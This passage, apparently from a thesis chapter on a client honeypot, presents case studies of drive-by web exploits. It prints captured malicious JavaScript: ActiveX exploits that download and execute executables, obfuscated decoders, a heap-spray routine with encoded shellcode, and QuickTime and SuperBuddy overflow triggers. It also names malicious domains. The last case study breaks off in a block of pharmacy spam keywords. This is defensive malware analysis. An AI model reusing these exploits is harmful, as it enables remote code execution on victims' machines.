axd, media, aspx	0.09%
res, hta, ocx, db, scr, wmv, set, csv, reg, asp	0.1%
Total	**100%**

Table 6.5: Top malicious executables downloaded by multiple malicious Web pages

Total	Names	Cryptographic Hash (SHA-1)
137	`loader.exe`, `0xf9.exe`	`b0968fff9cc9e34eb807f6a22a4a49d311e21570`
134	`dnlsvc.exe`	`8531a6978e323d8e5949198e8e552cfb243d297b`
133	`go.exe`, `exe.exe`	`d9e676005eda50f196d9c132d4414b99674c732a`

6.3 Case Studies

In this section, we present four case studies that demonstrate a variety of Web-based exploits, the sophistication of attackers, and the techniques used by attackers to deliver and obfuscate the exploits. To analyze the Web-based exploits described in this section, we used SpiderMonkey [49] (Mozilla's C implementation of JavaScript).

6.3.1 Case Study 1



http://crucis.es/ - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back Search Favorites
Address http://crucis.es/
Go Links
Click here to see movie
00:00 / 03:25
Done
Internet
start
C:\Python25\python....
http://crucis.es/ - Mic...
4:00 AM

Figure 6.5: Screenshot of `http://crucis.es/`

In this section, we present an analysis of a malicious Web page P hosted on a Web server in Spain. P has the URL `http://crucis.es/` and the IP address `212.36.74.150`. Figure 6.5 shows a screenshot of P, which was captured by the honeypot when the URL of P was processed. From Figure 6.5, we can see that P is a simple Web page that has an embedded video. The embedded video looks like the videos that we usually see on video sharing Web sites such as YouTube. After looking at the source code of P, we found that the video is not a *real* video. What seems to be a video is an image called `movie.gif`, which is embedded in P using the `img` element. The image is used as a hyperlink that points to an executable file called `view.exe`, which is hosted on the same Web server.

Although P seems like a Web page that uses social engineering techniques to trick users into downloading the malicious executable (`view.exe`) to view the video, P successfully infected one of the virtual machines in the honeypot via a Web-based exploit. We found that the exploit is delivered using an `iframe` element that is used in the index page of P as follows:

```
<iframe src="00.html" style="display:none"></iframe>
```

The `src` attribute of the `iframe` element points to an HTML file called `00.html`, which is hosted on the same Web server. The HTML file contains an exploit written in JavaScript that targets a vulnerability in the RDS.DataSpace ActiveX control [53]. Successful exploitation of the vulnerability allows the attacker to execute arbitrary code.


The Web-based exploit delivered by P was automatically collected by the honeypot. The exploit (shown in Figure 6.6) first instantiates the RDS.DataSpace

```
<script language="javascript">
FUNC1();

function FUNC1() {
    var VAR1 = document.createElement("object");
    VAR1.setAttribute("id","VAR1");
    VAR1.setAttribute("classid",
     "clsid:bd96c556-65a3-"+"11d0-983a-00c04fc29e36");
    try {
        var VAR2 = VAR1.CreateObject("msxml2.xmlhttp", "");
        var VAR3 = VAR1.CreateObject("shell.application","");
        var VAR4 = VAR1.CreateObject("adodb.stream", "");
        try {
            VAR4.type = 1;
            var host = window.location.hostname;
            var path = window.location.pathname;
            var path1 = path.replace(/00.html/,"view.exe");
            var url = "http://"+host+path1;
            VAR2.open("GET", url , false);
            VAR2.send();
            VAR4.open();
            VAR4.Write(VAR2.responseBody);

            var VAR5 =".//..//Xdhbv645gvd.exe";
            eval(VAR4.savetofile(VAR5, 2));
            VAR4.Close();
...
            eval(VAR3.shellexecute(VAR5));
...
</script>
```

Figure 6.6: Web-based exploit delivered by a malicious Web page

ActiveX control and then uses the instantiated control to create three objects: `MSXML2.XMLHTTP`, `ADODB.Stream`, and `Shell.Application`. The `MSXML2.XMLHTTP` object retrieves the malicious executable (`view.exe`) from the Web server via HTTP, and stores the content of the malicious executable in the `responseBody` property of the `MSXML2.XMLHTTP` object. The `ADODB.Stream` object writes the executable's content to a new file called `view.exe`, which gets stored in Internet Explorer's local cache. The `ADODB.Stream` object then saves the content of `view.exe` to a new file called `Xdhbv645gvd.exe`, which gets stored in the user's home directory. Finally, the `Shell.Application` object executes `Xdhbv645gvd.exe`. When `Xdhbv645gvd.exe` was executed, `Xdhbv645gvd.exe` copied itself to the Windows system folder and renamed itself `CbEvtSvc.exe`.

6.3.2 Case Study 2


Lütfen Tarayıcınızı Değiştiriniz... - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back Search Favorites
Address http://flashvide0.com/
Go Links
Done
Internet
start
C:\Python25\python....
Lütfen Tarayıcınızı De...
5:01 AM

Yanlış Tarayıcıyla Girdiniz Lütfen Internet Explorer 6.0 ile Tekrar Deneyin !

Sayfa Açılamıyor !

Daha Hızlı ve Güvenli İnternet İçin ; İnternet Explorer 6.0'ı Kullanınız...

Figure 6.7: Screenshot of `http://flashvide0.com/`

In this section, we present an analysis of a malicious Web page P hosted on a Web server in the United States. P has the URL `http://flashvide0.com/` and the IP address `67.210.98.35`. Figure 6.7 shows a screenshot of P, which shows that P does not seem to have much content. When the honeypot processed the URL of P, P successfully compromised one of the virtual machines in the honeypot via a Web-based exploit.

The Web-based exploit delivered by P targets the same vulnerability described in the previous case study. The primary difference between the exploit in this case study and the previous case study is that the exploit has been obfuscated by the attackers. Figure 6.8 shows a small portion of the exploit, which is passed as an encoded string into a function called `dF` that decodes the string. The function `dF` is embedded in P in an obfuscated form as shown in Figure 6.9.

```
dF('%264Dtdsjqu%2631uzqf%264E%2633ufyu0kbwbtdsjqu%2633%2631mbohvbhf
%264E%2633kbwbtdsjqu%2633%264F%261B%261B%261Bwbs%2631jtt%2631%264E%
2631gbmtf%264C%261Bwbs%2631vsj%2631%264E%2631%2638iuuq%264B00xxx/j%
7Bnjs.iptujoh/ofu0tztufn3/fyf%2638%264C%261B%261Bwbs%2631%7Bb%2631%
264E%2631%2638ujoh/GjmfT%2638%264C%261Bwbs%2631%7B%2631%264E%2631%2
638qmjdbujpo%2638%264C%261Bwbs%2631tifmmbqq%2631%264E%2631%2638Tifm
...
```

Figure 6.8: Obfuscated Web-based exploit

To reveal the exploit's code, we first de-obfuscated the function `dF`. De-obfuscation is the process of restoring obfuscated code to its original form. We replaced `document.write` in Figure 6.9 with `print` and used SpiderMonkey to interpret the code. After interpreting the code, we were able to reveal the code of `dF`, which is shown in Figure

6.10. After we revealed the code of `dF`, we were able to de-obfuscate the Web-based exploit delivered by P. We first replaced `document.write` in `dF` with `print` and then passed the encoded string to `dF`, which decoded and printed the exploit's code.

Although we were able to de-obfuscate the exploit's code using simple tricks, we found that the revealed code uses additional obfuscation techniques such as string splitting, character encoding, and nested function calls to make it difficult to understand the code. Figure 6.11 shows some of these techniques.

```
document.write(unescape('%3C%73%63%72%69%70%74%20%6C%61%6E%67%75%61
%67%65%3D%22%6A%61%76%61%73%63%72%69%70%74%22%3E%66%75%6E%63%74%69
%6F%6E%20%64%46%28%73%29%7B%76%61%72%20%73%31%3D%75%6E%65%73%63%61
%70%65%28%73%2E%73%75%62%73%74%72%28%30%2C%73%2E%6C%65%6E%67%74%68
%2D%31%29%29%3B%20%76%61%72%20%74%3D%27%27%3B%66%6F%72%28%69%3D%30
%3B%69%3C%73%31%2E%6C%65%6E%67%74%68%3B%69%2B%2B%29%74%2B%3D%53%74
%72%69%6E%67%2E%66%72%6F%6D%43%68%61%72%43%6F%64%65%28%73%31%2E%63
%68%61%72%43%6F%64%65%41%74%28%69%29%2D%73%2E%73%75%62%73%74%72%28
%73%2E%6C%65%6E%67%74%68%2D%31%2C%31%29%29%3B%64%6F%63%75%6D%65%6E
%74%2E%77%72%69%74%65%28%75%6E%65%73%63%61%70%65%28%74%29%29%3B%7D
%3C%2F%73%63%72%69%70%74%3E'));
```

Figure 6.9: Obfuscated exploit decoder embedded in a malicious Web page

As mentioned before, the exploit delivered by P targets the same vulnerability that we described in the previous case study, but with a slight variation in the objects being used. The exploit instantiates the RDS.DataSpace ActiveX control and then uses the instantiated control to create three objects: `Microsoft.XMLHTTP` (which is similar to the `MSXML2.XMLHTTP` object), `ADODB.Stream`, and `WScript.Shell`. The `WScript.Shell` object is similar to the `Shell.Application` object, which can be used to execute programs. We found that the exploit downloaded and executed a

```
<script language="javascript">
function dF(s){
  var s1=unescape(s.substr(0,s.length-1));
  var t='';
  for(i=0;i<s1.length;i++)
    t+=String.fromCharCode(s1.charCodeAt(i)-s.substr(s.length-1,1));
  document.write(unescape(t));}
</script>
```

Figure 6.10: De-obfuscation of the decoder in Figure 6.9

malicious executable called `system2.exe` from a different Web server, which has the URL `http://www.izmir-hosting.net/`. The malicious executable copied itself to the Windows temp folder and renamed itself `37zWSzOR.exe`. When `37zWSzOR.exe` was executed, a different malicious executable called `system2.exe` was created in the Windows temp folder, and executed by `37zWSzOR.exe`.

6.3.3 Case Study 3

In this section, we present an analysis of a malicious Web page P that has the URL `http://loctenv.com/`. P is hosted on a Web server at an unknown location, since the Web server is protected by a fast flux network. Table 6.6 shows the list of IP addresses of the compromised computers in the fast flux network, which were retrieved from the DNS address records when the honeypot processed the URL of P. Table 6.6 also shows the geographic locations of the compromised computers in the fast flux network.

From Figure 6.12, we can see that P seems like a Web page that has no content. However, P compromised one of the virtual machines in the honeypot via a

```
var z04 = "r%20%3D%20o.GetOb'+'ject%28%'+'22%22%2C%20n%29";
...
var s = new Array
(
...
 "object",
 "classid",
 f("0C0", g(f(g("3-11D0-9", "56-65A"), "id:BD96C5", "83A-0"), "cls"),
 g("9E36", "4FC2")),
 g(f("ft.XMLH", "oso", "TTP"), "Micr"),
 f("E", "G", "T"),
 f(g(".Str", "odb"), "Ad", "eam"),
 f(g(".She", "ipt"), "WScr", "ll"),
 "PROCESS",
 "TMP",
 "/[^/]*$",
 "/",
 "\\"
);
...
```

Figure 6.11: Various obfuscation techniques used in a Web-based exploit



http://loctenv.com/ - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back Search Favorites
Address http://loctenv.com/
Go Links
Done
Internet
start C:\Python25\python.... http://loctenv.com/ - ...
3:35 AM

Figure 6.12: Screenshot of `http://loctenv.com/`

Table 6.6: Fast flux network used to protect a Web server hosting a malicious Web page

IP Address	**Geographic Location**
`98.200.173.xxx`	United States
`99.227.116.xxx`	Canada
`99.240.105.xxx`	Canada
`118.109.69.xxx`	Japan
`200.73.29.xxx`	Colombia
`24.92.45.xxx`	United States
`24.183.187.xxx`	United States
`68.206.144.xxx`	United States
`68.207.114.xxx`	United States
`76.117.59.xxx`	United States
`89.156.86.xxx`	France
`93.156.2.xxx`	Spain
`98.194.49.xxx`	United States
`98.197.49.xxx`	United States

Web-based exploit, which downloaded a malicious software called `1xqzvc.exe`. The exploit is delivered using a `script` element in the index page of P as follows:

```
<script src="b.js" type="text/javascript"
    language="JavaScript"></script>
```

The `src` attribute of the `script` element points to a JavaScript file called `b.js`, which is hosted on the same Web server. The JavaScript code first checks the language of the operating system used by the user who visits the Web page. This is achieved using the `navigator.userLanguage` property, which is accessible via JavaScript. If the language of the operating system is Chinese, Urdu, Russian, Korean, Hindi, Thai, or Vietnamese, then P does nothing. Otherwise, P creates a cookie on the user's computer and embeds the following `iframe` element:

```
<iframe src=http://destbnp.com/cgi-bin/index.cgi?ad width=0 height=0
    frameborder=0></iframe>
```

The cookie seems to be used to track users who visit the Web page. The URL in the `src` attribute of the `iframe` element points to a Web page that contains HTML and JavaScript code. When the Web page is loaded, an encoded string S_1 is passed to a function (decoder) called `U8be6GSDM`, which is stored in the same page. The CGI file in the URL in the `iframe` element and the randomness of the variables in the decoder suggest that the attackers use *Neosploit*. Neosploit is a Web-based exploit toolkit written by a Russian group, which makes it easier for attackers to compromise computers without having prior knowledge of Web-based exploitation techniques.

A portion of the decoder is shown in Figure 6.13. We can observe that the decoder uses the values stored in the `arguments.callee` and `location.href` properties as seeds to make it difficult to de-obfuscate S_1 outside its original execution context. The `arguments.callee` property points to the currently executing function and the `location.href` property points to the URL of the currently displayed Web page. If any character in the decoder is modified, the function pointed to by the `arguments.callee` property will be different and the decoding process will fail. In addition, the `location.href` property is available only when the decoder executes in a Web browser, and the value in the property must point to the URL of the Web page that embeds the decoder.

```
function U8be6GSDM(VDmVUlM1A, HOp4G1LsU) {
  var bpu17W1Cm = eval;
  var Wr8Dc5GRW = arguments.callee;
  var h5WWxPlk5 = location.href;
  Wr8Dc5GRW = Wr8Dc5GRW.toString();
  Wr8Dc5GRW = Wr8Dc5GRW + h5WWxPlk5;
  var gfBUB58Da = Wr8Dc5GRW.replace(/\W/g, "");
  gfBUB58Da = gfBUB58Da.toUpperCase();
  var RTCdL5hUI = 4294967296;
  var OnA7L58i8 = new Array;
  for(var Jc1igo565 = 0; Jc1igo565 < 256; Jc1igo565++) {
    OnA7L58i8[Jc1igo565] = 0;
  }
...
```

Figure 6.13: Decoder that utilizes several tricks to make it difficult to decode the exploit manually

Since we cannot alter the decoder's code (e.g., changing `eval` to `print` or replacing `location.href` with the Web page's URL), we created a function called `setup` to help de-obfuscate S_1 using SpiderMonkey. In `setup`, we created a `location` object that contains a property called `href` that points to the following URL:

`http://destbnp.com/cgi-bin/index.cgi?ad`,

which is the URL of the Web page that embeds the decoder. When the decoder tries to retrieve the value of `location.href`, the decoder will retrieve the value in the `location.href` property that we manually created. In `setup`, we also hooked the `eval` function to point to a function that first prints the expression passed to `eval` and then passes the expression to the original `eval` to evaluate it.

Using the `setup` function and SpiderMonkey, we were able to de-obfuscate S_1 and reveal its original JavaScript code. In S_1's code, we found several checks that fingerprint the operating system's patch level using the `navigator.appMinorVersion` property and the system's language using the `navigator.systemLanguage` property. Based on the operating system's patch level and language, a variable V is set to a specific value. The code eventually generates a `script` element. The URL in the `src` attribute of the `script` contains the value of V, which is passed as a parameter in the URL.

The script pointed to by the URL in the `src` attribute of the `script` element was collected by the honeypot. We found that the script contains a decoder called `DT7Ssm18x`, and a function call to `DT7Ssm18x` that passes an encoded string S_2. The decoder is identical to the one used to decode S_1. The only differences are the names of the function and variables, which all seem to be randomly generated. We used the `setup` function and SpiderMonkey to de-obfuscate S_2 using the same techniques we used to de-obfuscate S_1.

After de-obfuscating S_2, we revealed the exploit's code and found that the exploit contains code to exploit three vulnerabilities: a vulnerability in the RDS.DataSpace ActiveX control, a vulnerability in AOL's SuperBuddy ActiveX control [56], and a vulnerability in Apple's QuickTime ActiveX control [57].

The SuperBuddy and QuickTime ActiveX controls are exploited using a technique known as *heap spraying*. Heap spraying is a common technique that is used to exploit browser vulnerabilities. When a browser vulnerability is triggered and the `eip` register is set to an invalid memory address in Internet Explorer's heap then the invalid memory address can be turned into a valid address via heap spraying.

Every process in Windows has one standard heap known as the *process heap*, which is allocated by the operating system when a process is created. Retrieving a handle to the process heap in user-mode is achieved via the `GetProcessHeap` function, which is exported by `kernel32.dll`. In addition to having the standard heap, processes can allocate their own *private* heaps. Allocating a private heap in user-mode can be achieved via the `HeapCreate` function.

The JavaScript engine in Internet Explorer is implemented as a dynamic link library called `jscript.dll`. The JavaScript engine has its own private heap, which is used to allocate memory for objects created in JavaScript with the exception of strings [72]. Strings created in JavaScript are allocated from Internet Explorer's standard heap. Various components in Internet Explorer use the standard heap for performing various operations. The ability to access and manipulate Internet Explorer's standard heap via JavaScript makes heap spraying an effective technique for exploiting browser vulnerabilities.

The idea behind heap spraying is to allocate enough chunks from Internet Explorer's standard heap until an invalid memory address becomes a valid memory address. Each heap chunk contains a sequence of `NOP` instructions and shellcode. The sequence of `NOP` instructions is commonly referred to as a *nopslide*. The nopslide contains a sequence of machine code instructions that do not perform anything useful (e.g., `xchg eax, eax`). The shellcode is stored at the end of each chunk, and the nopslide fills the area between the beginning of the chunk up to the shellcode. When the `eip` register is set to an address in the heap that contains the `NOP` instructions, the instructions are executed until the shellcode is eventually reached and executed. Figure 6.14 shows the function in the exploit that sprays the heap with a nopslide and shellcode via JavaScript.

The vulnerability in the SuperBuddy ActiveX control is in a method called `LinkSBIcons`. The `LinkSBIcons` method accepts a user-supplied pointer without performing appropriate checks on the passed pointer. Figure 6.15 shows how the exploit triggers the vulnerability. Before the vulnerability is triggered, the heap is sprayed with enough chunks to make the address passed to the `LinkSBIcons` method valid. When the vulnerability is triggered, execution is transferred to the heap and the shellcode eventually executes.

The vulnerability in the Quicktime ActiveX control is in the handling of RTSP (Real Time Streaming Protocol) URLs specified in the `value` attribute when the control is instantiated. The specified URL is read into a buffer of a fixed size on the stack without performing appropriate checks on the size of the specified URL, which can lead to a buffer overflow. Figure 6.16 shows how the Web-based exploit overflows the buffer and overwrites critical data on the stack with `0x0c0c0c0c`, which causes execution to transfer to the heap and the shellcode eventually executes.

```
var FWYs9wDm = new Array();
...
function zTfOCfoV()
{
  if (!wK6QTq5Y) {
    var lMkfZYfa = 0x0c0c0c0c;
    var zLpAXB4b =
    unescape("%u00e8%u0000%u5d00%uc583%ub914%u018e%u0000
    %u48b0%u4530%u4500%u7549%uebf9%ud800%ud8d8%ud8d8%ud8d8
    %ua1d8%u48b4%u4848%u2c17%u78e9%u4848%u3048%uc344%u4408
    %u38c3%ue554%u20c3%ua340%uc341%u7c08%u08c5%uc334%u7420
    %ubfc3%u4c22%ua011%u48c7%u4848%ub1aa%u2720%u4826%u2048
    %u3a3d%u2524%ub71c%uc35e%ua0a0%u4831%u4848%u9fc3%uc80f
    %u4877%ub23d%u1f0f%uc80f%u4877%ub23d%ua7c3%u7b17%uc981
    ...
    %u7871%u7878%u7878%u7878%u7878%u7870%u0048");
    var hWVAoPMa = 0x400000;
    var XzUyOXxW = zLpAXB4b.length * 2;
    var Y3dnKNZv = hWVAoPMa - (XzUyOXxW+0x38);
    var wmHhOYdx = unescape("%u0c0c%u0c0c");
    wmHhOYdx = l6N5brRk(wmHhOYdx,Y3dnKNZv);
    var Zx3oXL1Z = (lMkfZYfa - 0x400000)/hWVAoPMa;
    for (var gI7kWWNI=0;gI7kWWNI<Zx3oXL1Z;gI7kWWNI++) {
      FWYs9wDm[gI7kWWNI] = wmHhOYdx + zLpAXB4b;
    }
...
```

Figure 6.14: Heap spraying used in a Web-based exploit


```
var HtvXq88s = new ActiveXObject('Sb.SuperBuddy');
...
HtvXq88s.LinkSBIcons(0x0c0c0c0c);
```

Figure 6.15: Triggering a vulnerability AOL's SuperBuddy ActiveX control

```
var wBvKQj0a = new ActiveXObject("QuickTime.QuickTime.4");
...
var xALqaRFn = "";
for(var fxMVIXfh=0;fxMVIXfh<200;fxMVIXfh++) {
  xALqaRFn += "AAAA";
}
xALqaRFn += "AAA";
for(var fxMVIXfh=0;fxMVIXfh<3;fxMVIXfh++) {
  xALqaRFn += "\x0c\x0c\x0c\x0c";
}
var jV7NCbdj =
  '<object classid="clsid:02BF25D5-8C17-4B23-BC80-D3488ABDDC6B"
  width="200" height="200">' +
  ...
  '<param name="qtnext1" value="<rtsp://AXDOF:' + xALqaRFn
  + '>T<myself>">' +
  '<param name="target" value="myself">' +
  '</object>';
```

Figure 6.16: Triggering a vulnerability in Apple's QuickTime ActiveX control

6.3.4 Case Study 4


http://banners.rbscorp.ru/ - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back Search Favorites
Address http://banners.rbscorp.ru/
Go Links

100mgcialis fda approvedcialis with prescriptioncialis overnight mail deliverycialis uk pharmaciesgeneric cialis cheapordering cialis with discountcialis 100 mgbuying real cialisordering cialis express
deliveryhow to get cialis no prescriptiongeneric cialis three days deliverypurchase cialis three days deliveryonline cialis natural alternativesordering cialis herbal alternativespurchase cialis without
prescriptioncheapest cialis gelcialis blue pillbuying real cialis onlinepfizer cialis onlineorder cialis overnight deliverybuying cialis with prescriptioncheapest cialis orderbuy cialis cheapest pricescheap cialis
express deliverybuy generic cialis in the united kingdomgeneric cialis buybuying herbal alternatives of cialispurchase cialis gelonline cialis without prescriptionpurchase cialis next day deliverynon prescription
cialis fast deliveryonline cialis overnight deliveryonline cialis with discountonline cialis express deliveryonline generic cialis 100 mggeneric cialis 50mgbuy cialis chinahow to buy cialis codpurchase cialis with no
prescriptionorder cialis with discountcheapest cialis with prescriptioncialis canada online pharmacycialis next day deliveryonline cialis herbal alternativesbuy cialis soft tablets 100mgbuying cialis three days
deliverybuy cialis overnight deliverycialis herbal alternativescheapest cialis next day deliveryprices of cialisorder cialis cheapestpurchase cialis herbal alternativescialis soft tabs 50 mgpurchase cialis fast
deliverypurchase cialis without a prescriptioncheapest cialis three days deliverybuy cialis cheapbuying cialis nowbuy herbal alternatives of cialisonline cialis prescriptioncialis for womanonline generic cialis
50mggeneric cialis onlineordering generic cialis 50mgbuy generic cialis mexico rxcialis without prescriptionbuying generic cialis mexico rxcanadian pharmacy cialis pfizeronline cialis cheapcheap cialis over
internetorder cialis internetbuy generic cialis canada rxbuy cialis 50mgcheapest cialis buycheap cialis overnight deliveryordering cialis cheapestgeneric cialis next day deliverybuying cialis overnight
deliverywhere should i buy cialis online licensedpurchase cialis with discountbuying cialis with discountcialis soft tablets 100 mgcialis soft tabs 100mgbuying cialis soft tabs 100mgonline generic cialis 50
mgcialis soft tablets 100mgwhere can i purchase cialis overnitecheap cialis with prescriptionordering cialis with prescriptionbuy cialis express deliveryonline cialis three days deliverybuying cialis
prescriptioncialis professional 100mgbuying generic cialis india rxonline cialis salesordering cialis onlinecheapest cialis onlineordering cialis cheapbuying generic cialis canada rxcheap cialis without a
prescriptionpurchase cialis internetonline cialis next day deliveryordering cialis overnight deliverypurchase cialis with prescriptionbuying generic cialis in the united statesorder cialis with prescription50 mg
cialislow cost cialispurchase cialis natural alternativescheap cialis three days deliverycialis without a prescriptioncheap generic cialisordering cialis internetordering cialis without prescriptionhow much cialis
costscialis express deliveryorder cialis onlinepurchase cialis cheapestorder cialis cheapwhere can i get cialisgeneric cialis 100mgcheap natural alternatives of cialiscialis overnight deliverybuy cialis gelcialis
professional 100 mgcialis three days deliveryorder cialis express deliverygeneric cialis herbal alternativesorder cialis fast deliverycialis with no prescriptioncheap cialis next day deliverybuying cialis soft tablets
100mgordering cialis natural alternativesbuying cialis express deliveryonline generic cialis 100mgcheap cialis 100 mgbuy cialis next day deliverypurchase cialis express delivery100 mg cialischeap cialis without
prescriptiongeneric cialis gelbuy cialis soft tablets 50mgcheapest cialis with no prescriptiongeneric cialis express deliverygeneric cialis without a prescriptionbuy generic cialis india rxbuy cialis nowordering
cialis with no prescriptionbuying cialis without prescriptionordering cialis fast deliverycialis from mexicogeneric cialis natural alternativesorder cialis next day deliverybuying cialis 50mgcheapest generic
cialisbuying cialis soft tablets 50mgbuying cialis fast deliverycheap cialis ordercheap cialis 100mgwhere to buy generic cialiscialis soft tablets 50 mgbuy cialis with no prescriptionordering cialis
prescriptioncheap cialis prescriptioncheapest cialis without a prescriptioncialis online storeonline cialis ordercheapest cialis express deliverybuy cialis cheapest placecheap cialis with no prescriptionbuying
cialis next day deliverygeneric cialis cheapestgeneric cialis prescriptioncheapest cialis overnight deliverybuy cialis without prescriptionlow costs cialisgeneric cialis with discountbuy cialis prescriptionbuy cialis
with prescriptioncialis for salepurchase generic cialis 50mgbuying cialis cheaporder cialis without prescriptionorder cialis with no prescriptionbuying cialis cheapest pricescialis no prescriptiononline cialis with
no prescriptionordering generic cialis 100mgbuying generic cialis in the united kingdomcialis fda prescriptionbrand name cialis for purchaselow price cialiscialis soft tablets 50mgcheapest cialis with
discountcheap cialis 50mgbuying cialis cheapest placecheapest cialis without prescriptioncialis delivered overnightcialis natural alternativesbuy natural alternatives of cialissingle cialis pillspurchase cialis
onlineordering cialis without a prescriptionbuy pfizer cialis cheapgeneric cialis fast deliverycialis 50 mgcialis gel cheappurchase cialis overnight deliveryorder cialis without a prescriptionbuy cialis three days
